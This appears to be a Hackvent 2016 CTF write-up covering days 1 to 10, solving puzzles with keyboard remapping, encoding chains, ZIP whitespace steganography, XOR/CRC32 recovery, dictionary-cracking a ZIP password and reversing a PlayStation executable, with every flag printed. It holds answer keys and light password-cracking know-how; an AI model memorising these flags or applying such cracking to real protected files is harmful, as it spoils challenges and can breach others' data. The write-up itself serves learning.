


Hackvent Write Up



from TheVamp

Table of Contents

Day 01: Detours.....	4
Task.....	4
Solution	4
Day 02: Free Giveaway	5
Task.....	5
Solution	5
Day 03: Manufactory	6
Task.....	6
Solution	6
Day 04: Language Of Us.....	7
Task.....	7
Solution	7
Day 05: Boolean Fun.....	8
Task.....	8
Solution	8
Day 06: Back 2 Work.....	9
Task.....	9
Solution	9
Day 07: TrivialKRYPTO 1.42	11
Task.....	11
Solution	11
Day 08: Lost In Encoding	12
Task.....	12
Solution	12
Day 09: Illegal Prime Number.....	13
Task.....	13
Solution	13
Day 10: I want to play a Game	14
Task.....	14
Solution 1.....	14
Solution 2.....	15
Day 11: A-maze-ing GIFT.....	18
Task.....	18
Solution	18
Day 12: Crypt-o-Math.....	19

Task.....	19
Solution	19
Day 13: JCoinz.....	21
Task.....	21
Solution	21
Day 14: Radio War Game	23
Task.....	23
Solution	23
Day 15: SAP - Santas Admin Panel.....	24
Task.....	24
Solution	24
Day 16: Marshmallows	26
Task.....	26
Solution	26
Day 17: I want to play a Game	29
Task.....	29
Solution	29
Day 18: Calling Santa	33
Task.....	33
Solution	33
Day 19: Zebra Code	34
Task.....	34
Solution	34
Day 20: MitT	36
Task.....	36
Solution	36
Day 21: Debug me	38
Task.....	38
Solutions	38
Day 22: Pengus Site	50
Task.....	50
Solution	50
Day 23: From another time	56
Task.....	56
Solution	56
Day 24: M3M0RY.....	57

Task.....	57
Solution	57
Hidden Ball 01	59
Task.....	59
Solution	59
Hidden Ball 02	60
Task.....	60
Solution	60
Hidden Ball 03	61
Task.....	61
Solution	61

Day 01: Detours

Follow the white rabbit ...

Task

Santa receives an email with links to three pictures, but every picture is the same. He talks with some of his elves and one says, that there is some weird stuff happening when loading these pictures. Can you identify it?

Solution

The Solution is relatively easy. First start Tamper Data (Firefox Plugin) and click on every link.

URL
http://ow.ly/unCT306N19f
http://bit.do/HV16-t8Kd
https://upload.wikimedia.org/wikipedia/commons/3/3d/Flag_of_Santa_Maria_Island.svg
https://upload.wikimedia.org/wikipedia/commons/3/3d/Flag_of_Santa_Maria_Island.svg
http://ow.ly/xW3h306N18f
http://bit.do/38aY-QxL5
https://upload.wikimedia.org/wikipedia/commons/3/3d/Flag_of_Santa_Maria_Island.svg
http://ow.ly/3wfc306N10K
http://bit.do/bn4K-c6Lw
https://upload.wikimedia.org/wikipedia/commons/3/3d/Flag_of_Santa_Maria_Island.svg

As you see you got from one short-URL provider, to the next one, which contains the flag in the short-URL. The Flag for Day 01 is

HV16-t8Kd-38aY-QxL5-bn4K-c6Lw

Day 02: Free Giveaway

the keys are the key

Task

Today, Santa has a free giveaway for you:

DK16[OEdo["lu[;"NI[R"D4[2Qmi

Solution

The Hint “the keys are the key” give you everything you must know. The above Code is from another keyboard layout called dvorak Keyboard Layout.



Here is an Image of the keyboard layout.

If you take this keyboard layout and map it with a regular English one, you get the following message:

HV16-SDhs-qqpf-zQLp-OQH4-2Xmg

Day 03: Manufactory

do it yourself

Task

Today's gift is ready to be manufactured, but Santa's afraid that his factory won't manage to do a production run before Christmas. But perhaps you can create it yourself?

[file instructions.gcode]

Solution

We got a gcode-file. To get the output of the file you could use <http://gcode.ws/>. So we got a QR-Code image, which you can't scan. So I repaint it in MS-Paint:



If you scan the code, you get the flag for the third day: ***HV16-oY2d-2Ki7-JBDe-VVdg-X8bW***

Day 04: Language Of Us

Task

You all should know this language, but this one is not that consequent as it should be.

[file the-text.txt]

Solution

Given was the following leetspeak text, which was nearly complete from Wikipedia. After a translation, the text doesn't show any strange things. So after starring at the text for an hour I got the idea to translate normal text with a 0 and 1337-speak-characters with a 1. So we get a binary stream.

```
001011010010110100101101001011010010110100101101001011010010110100101101001011010
010110100101101001011010010110100101101001011010010110100101101001011010010110100
101101001011010010110100101101001011010010110100101101001011010010110100101101001
011010010110100101101001011010010110100101101001011010010110100101101001011010010
110100101101001011010010110100101101001011010010110100101101001011010010110100101
101001011010010110100101101001011010010110100101101001011010010110100101101001011
010010110100101101001011010010110100101101001011010010110100101101001011010010110
100101101001011010010110100101101001011010010110100100001010110001100010011011000101101
0100111100110111011101111010010010010110101010111001100110011010001101010001011010
100001001001010010010010000011011100101101011000110101001101110110011010110010110101
100101001101010100100001111010001011010010110100101101001011010010110100101101001
011010010110100101101001011010010110100101101001011010010110100101101001011010010
110100101101001011010010110100101101001011010010110100101101001011010010110100101
101001011010010110100101101001011010010110100101101001011010010110100101101001011
010010110100101101001011010010110100101101001011010010110100101101001011010010110
100101101001011010010110100101101001011010010110100101101001011010010110100101101
001011010010110100101101001011010010110100101101001011010010110100101101001011010
010110100101101001011010010110100101101001011010010110100101101001011010010110100
101101001011010010110100101101001011010010110100101101001011010010110100101101001
011010010110100101101001011010010110100101101001011010010110100101101001011010010
```

If you translate that stream to ASCII, you get the following message:

```
-----HV16-O7oI-W34j-BJH7-cSvk-e5Hz-----
-----q-----
```



Day 05: Boolean Fun

Every Bit Is Important

Task

Santa found a paper with some strange logical stuff on it. On the back of it there is the hint: "use 32 bit".

He has no clue what this means - can you show him, what "???" should be?




Solution

So this is a simple math task. You only need to know how binary operators works in your programming language. I choose C#:

```
int solution = (0xB055) | (~ (4 | 7) ^ (1337 & 424242) );  
MessageBox.Show(solution.ToString());
```

The solution is "-291":



If you scan the code, you get the flag **HV16-2wGq-wOX3-T2oe-n8si-hZ0A**

Day 06: Back 2 Work

Greetings from Thumper

Task

Greetings from Thumper, he has an order for you:

1. unzip: the password is confidential
2. find the flag
3. look at my holiday pictures

Comment: Be aware, the pictures are only supplement.


Solution


So the pictures are only supplement. That mean, that we only should look at the zip-file itself. If you look at the hex dump of the file, you notice something strange at the end:

```
013394D0 6D 61 67 65 5F 30 30 30 34 2E 6A 70 67 20 20 20 image_0004.jpg
013394E0 20 20 20 20 09 09 09 09 09 09 20 09 20 09 09 20
013394F0 20 20 20 20 20 20 00 50 4B 01 02 14 00 14 00 01
01339500 08 08 00 C6 B3 27 49 C3 E9 B1 34 C4 E6 09 00 41
01339510 E8 09 00 0E 00 00 00 1A 00 00 00 00 00 00 00 00
01339520 00 1B 89 0C 00 69 6D 61 67 65 5F 30 30 30 35 2E
01339530 6A 70 67 20 09 09 09 09 09 20 09 20 09 20 09 20
01339540 20 20 20 20 09 20 09 09 09 09 09 20 00 50 4B 01
01339550 02 14 00 14 00 01 08 08 00 C6 B3 27 49 AB DC 4C
01339560 76 2F D1 0B 00 F0 D2 0B 00 0E 00 00 00 1A 00 00
01339570 00 00 00 00 00 00 00 0B 70 16 00 69 6D 61 67 65
01339580 5F 30 30 31 37 2E 6A 70 67 20 09 20 20 20 09 20
----- -- -- -- -- -- -- -- -- -- -- -- -- -- --
image_0004.jpg
.....
.PK.....
...E³'IÄé±4Äæ..A
è.....
..%.image_0005.
jpg .....
. .... .PK.
.....E³'I«ÜL
v/Ñ..ðÔ.....
.....p..image
_0017.jpg . .
```

As you see, after the name are some strange hex characters like 20 and 09. If you take these characters and wrote them down, you should get something like this:

```
20 20 20 20 20 20 20 09 09 09 09 09 20 09 20 09 09 20 20 20 20 20 20 20
20 09 09 09 09 09 09 20 09 20 09 20 09 20 20 20 20 09 20 09 09 09 09 20
20 09 20 20 20 09 20 09 09 09 09 20 09 09 20 20 09 09 20 09 20 20 09 20
20 09 20 20 20 09 20 09 20 20 20 20 09 20 09 09 09 20 09 20 20 09 20
20 09 20 20 20 09 20 09 09 20 09 09 09 20 09 09 20 09 20 20 20 09 20
20 09 09 09 09 09 20 09 20 20 09 09 20 20 20 09 09 20 09 09 09 09 20
20 20 20 20 20 20 20 09 20 09 20 09 20 09 20 09 20 20 20 20 20 20 20
09 09 09 09 09 09 09 09 20 20 09 20 09 20 09 20 09 09 09 09 09 09 09
20 20 20 20 20 09 20 20 20 09 20 20 09 20 20 09 20 09 20 09 20 09 20
20 09 20 20 20 20 09 09 09 09 20 20 09 20 09 20 09 09 09 09 20 09 20
20 09 20 20 09 09 20 09 20 09 09 09 20 20 20 20 09 20 20 09 09 09 20
09 09 09 20 20 20 09 09 09 09 20 09 09 20 20 20 20 20 20 20 09 09 09
09 09 09 20 20 20 20 20 20 09 09 09 09 20 09 09 20 09 09 09 20 20 20
20 20 20 09 20 09 20 09 09 09 20 09 09 09 20 09 09 20 09 09 09 09 20
20 09 09 20 20 20 09 20 09 20 09 20 09 09 20 09 20 09 09 20 20 09 20
20 09 09 20 09 20 20 09 09 20 20 09 09 09 20 20 20 20 20 20 20 09 09
09 09 09 09 09 09 09 20 20 20 09 09 09 20 09 20 09 09 09 20 09 09 20
20 20 20 20 20 09 20 09 09 09 20 09 20 09 20 09 20 09 20 09 09 20 20
20 09 09 09 09 20 09 09 09 09 09 20 20 09 09 09 20 20 09 09 09 20 20
20 09 20 20 09 20 09 20 09 20 20 20 20 20 20 20 20 20 20 20 09 20 09
20 09 20 20 09 20 09 20 09 20 20 09 20 09 20 20 20 20 09 20 20 20 20
20 09 20 20 09 20 09 20 20 20 09 09 09 09 20 09 20 20 09 09 09 09 20
20 09 09 09 09 20 09 20 09 20 09 20 09 20 20 20 20 20 20 09 20 09 20
20 20 20 20 20 20 20 09 20 20 09 09 09 20 09 09 09 09 20 09 20 20 20
```

If you replace 20 with “double ” (Alt + 219) and 09 with “double space” you get the following text:



If you scan the “text” you get ***HV16-y9YO-sDo1-Vi7O-RWq1-V7hN***

Day 07: TrivialKRYPTO 1.42

You think you need the password?

Task

Today's present is encrypted. Luckily Santa did not use Kryptochef's KRYPTO 2.0 so there might be a slight chance of recovering it?

Solution

On day 7 we got a lovely JavaScript Encryption. If we take a look at the source code, we see that there is a CRC32 implementation and some s3cr3t-codes. I quickly noticed the following lines:

```
for(var i=0;i<s3cr3t.length;i++) {
    var pp="";
    for(var p = (s3cr3t[i] ^ crc32(pass)); p>0; p>>=8) {
        pp = String.fromCharCode(p&0xFF)+pp;
    }
    s+=pp;
}
```

As you see, you only need to find the right crc32 value. It also generates every character XOR-ing every secret with the right crc32 value. Because we know, that every flag start with HV16, we could easily calculate the right CRC32 value by XOR-ing 0x48563136 (Hex of HV16) with the first s3cr3t. The following python script gives us the flag and the right CRC32 value:

```
import binascii
import operator

def crc32(s):
    return binascii.crc32(s)&0xFFFFFFFF

def lrange(a, b, f):
    num = a
    comp = operator.lt if (a < b) else operator.gt
    while comp(num, b):
        yield num
        num = f(num)

s3cr3t=[2155568001,3847164610,2684356740,2908571526,2557362074,2853440707,3
849194977,3171764887]
CRC32 = s3cr3t[0] ^ int("HV16".encode("hex"),16)
print "CRC32: " + str(CRC32)

s=""
for i in xrange(0,len(s3cr3t)) :
    pp=""
    for p in lrange((s3cr3t[i] ^ CRC32),0,lambda p: p>>8):
        pp = chr(p&0xff)+pp
    s+=pp
if(crc32(s) == 0x2343675265) or ((crc32(s) == 2343675265)):
    print s
```

And the flag for this day is **HV16-bxuh-b3ep-1PCU-b9ft-CgVu**

Day 08: Lost In Encoding

Multiple encodings = good encryption?

Task

Santa and his elves do not know good encryption, all they have heard about are some basic encodings. Unfortunately they all are bungling and forgotten the recipe.

It's now on you, who has to get it up.

Solution

The first file is a yenc encoded file. You can easily decode the content with the following website:

<http://www.webutils.pl/index.php?idx=yenc>

After decoding we got the following string:

```
PH42WjZnXEZgXzI4K0VNJSxBU3UhaCtEIykrQHBzSW5EZi1cLUA7XXQkRjxHRi9DTG5W
c0RMI10wQTlmOytEQk5NOEUrTyczK0UyQD5CNiVFdEQuUmAxQDtePzVEL1hIKytFVjoq
REJPIkJGXyNjM0RKKCKkRWNSRzpBVEp1JkRJYWwvQmtNOW9ES0kiMkA7WzMpQDtCRXNG
KVBvLEBXLGUmK0NULjFBVSYwKkVjYEZDQDswViRBVEJDRy9LZEsmQmsmOGEvZysmI0gj
N0o7QTA9RUQwZknWIjBRVj1mMGxBcGovTXE/ZENiN0omMGViMXMwSkhyfj4=
```

This is base64. Decoded we got

```
<~6Z6g\F`_28+EM%,ASu!h+D#)+@psInDf-\-
@;]t$F<GF/CLnVsDL#]0A9f;+DBNM8E+O'3+E2@>B6%EtD.R`1@;^?5D/XH++EV:*DBO
"BF_#c3DJ()$Ec1G:ATJu&Dial/BkM9oDKI"2@;[3)@;BEsF)Po,@W,e&+CT.1AU&0*E
c`FC@;0V$ATBCG/KdK&Bk&8a/g+&#H#7J;A0=ED0fCV"0QV=f0lApj/Mq?dCb7J&0eb1
s0JHr~>
```

And this is ASCII85, which decoded shows us:

```
Computer science education cannot make anybody an expert programmer
any more than studying brushes and pigment can make somebody an
expert painter. - Eric S. Raymond HV16-l0st-1n7r-4nsl-4710-n00b
```

And finally we got the flag for the day: **HV16-l0st-1n7r-4nsl-4710-n00b**

Day 09: Illegal Prime Number

Huh - what the f***?

Task

I've heard something about illegal prime numbers... Maybe this number contains the flag:

```
431589112305451922780042523443902440640680599098394695415495669501243128355
165741758517957464275560116909628001748446705395191498212661323422520038424
504903778765452355801767864927807671610820027192757579149792909218423881361
984672931551823792488162360311109497907128601740715352904306665538831637845
769429159070368134175256149272313747448226337367321024863396184347903416081
198293451008327650623845790153837353119568816516696439881587437848098616460
1388393975141268984935852959700100872597068350527482364309
```

Solution

That is a really strange prime number. First I converted the prime number in hex. I used the following online converter, which converts big integers to hex:

http://www.mobilefish.com/services/big_number/big_number.php

```
504B0304140009000800910A83495435ECEB2B0000001D00000008000000466C61672E7478745671
68E0247901D8BAE9376014E1DBA33D60231A36996B43E1F94D8FC0F9FA53E9DD803ECDAE6D5F164
DB2504B07085435ECEB2B0000001D000000504B01021F00140009000800910A83495435ECEB2B000
0001D0000000800240000000000000200000000000000466C61672E7478740A0020000000000000
1001800E4F6C610FB4CD201E90D9380F84CD20154178980F84CD201504B050600000000010001005
A00000061000000000000195
```

So many zeros in that number. That is a strange sign. Let's look the hex with a hexeditor:

Offset (h)	00	01	02	03	04	05	06	07	08	09	0A	0B	0C	0D	0E	0F	
00000000	50	4B	03	04	14	00	09	00	08	00	91	0A	83	49	54	35	PK.....'.fIT5
00000010	EC	EB	2B	00	00	00	1D	00	00	00	08	00	00	00	46	6C	ie+.....Fl
00000020	61	67	2E	74	78	74	56	71	68	E0	24	79	01	D8	BA	E9	ag.txtVqhà\$y.ø°é
00000030	37	60	14	E1	DB	A3	3D	60	23	1A	36	99	6B	43	E1	F9	7`.áÜ£='#.6°kCáù
00000040	4D	8F	C0	F9	FA	53	E9	DD	80	3E	CD	AE	6D	5F	16	4D	M.ÀùúSéŸ€>íøm_.M
00000050	B2	50	4B	07	08	54	35	EC	EB	2B	00	00	00	1D	00	00	*PK..T5ie+.....
00000060	00	50	4B	01	02	1F	00	14	00	09	00	08	00	91	0A	83	.PK.....'.f
00000070	49	54	35	EC	EB	2B	00	00	00	1D	00	00	00	08	00	24	IT5ie+.....\$
00000080	00	00	00	00	00	00	00	20	00	00	00	00	00	00	00	46F
00000090	6C	61	67	2E	74	78	74	0A	00	20	00	00	00	00	00	01	lag.txt... ..
000000A0	00	18	00	E4	F6	C6	10	FB	4C	D2	01	E9	0D	93	80	F8	...äöÆ.ûLò.é."€ø
000000B0	4C	D2	01	54	17	89	80	F8	4C	D2	01	50	4B	05	06	00	Lò.T.€øLò.PK...
000000C0	00	00	00	01	00	01	00	5A	00	00	00	61	00	00	00	00Z...a....
000000D0	00	01	95														...*

Looks like a zip file. But it is password protected. We should bruteforce it with a dictionary. After some time we got everything extracted. The Password of the zip was "qwerty". The Flag.txt contains the flag for the day: **HV16-0228-d75b-40cd-8a0e-1f3e**

Day 10: I want to play a Game

Part One

Task

Reversing Day 1: we'll start with an easy one.

Solution 1


This time, we got a PS-EXE file. First I loaded the binary into IDA Pro and looked at the strings. I found the following interesting strings:

TEXT:8001035C	0000000F	C	MADR[%d]=%08x\n
TEXT:8001646C	0000001A	C	decrypt the flag you n00b
TEXT:800173A8	00000056	C	Library Programs (c) 1993-1997 Sony Computer Entertainment Inc., All Rights Reserved.

Double click on the value and you get to the memory and found some more interesting stuff:

```
aDecryptTheFlag: .ascii "decrypt the flag you n00b"<0> # DATA XREF: main+100fo
                  # start+D0fo ...
                  .half 0
dword_80016488: .word 0x3034524B, 0x3F645E2A, 0x64432172, 0x773C5868, 0x3B426024
                  # DATA XREF: main:loc_800104A0fo
                  # main+144fo
                  .word 0x7B547F47, 0x542C2A36, 0x57, 0x87350, 0x460000
```

Follow the xref of the aDecryptTheFlag value, we get to the following point in the main function:



As you see, we got into a loop which have (0x1E-1) rounds. 0x1E is 30, so it is the perfect length like flags in Hackvent (29 Character long). Within the loop he manipulates the value dword_80016488 (look at second image) and it applies some XOR stuff. I wrote a little python script, which does the same thing:

```
#from hexview in IDA
dword = [0x4B, 0x52, 0x34, 0x30, 0x2A, 0x5E, 0x64, 0x3F, 0x72, 0x21, 0x43,
0x64, 0x68, 0x58, 0x3C, 0x77, 0x24, 0x60, 0x42, 0x3B, 0x47, 0x7F, 0x54,
0x7B, 0x36, 0x2A, 0x2C, 0x54, 0x57]


s = ""
for i in xrange(0, len(dword)):
    s += chr(dword[i] ^ i+3)
print s
```

So basically it XOR the dword with (i+3). If we execute the python script, we got the flag for day 10:
HV16-Vm5y-NjgH-e7tW-PgMa-61JH


Solution 2

Now to the easiest solution. Download the program no\$psx and run the PS-EXE file with that program.

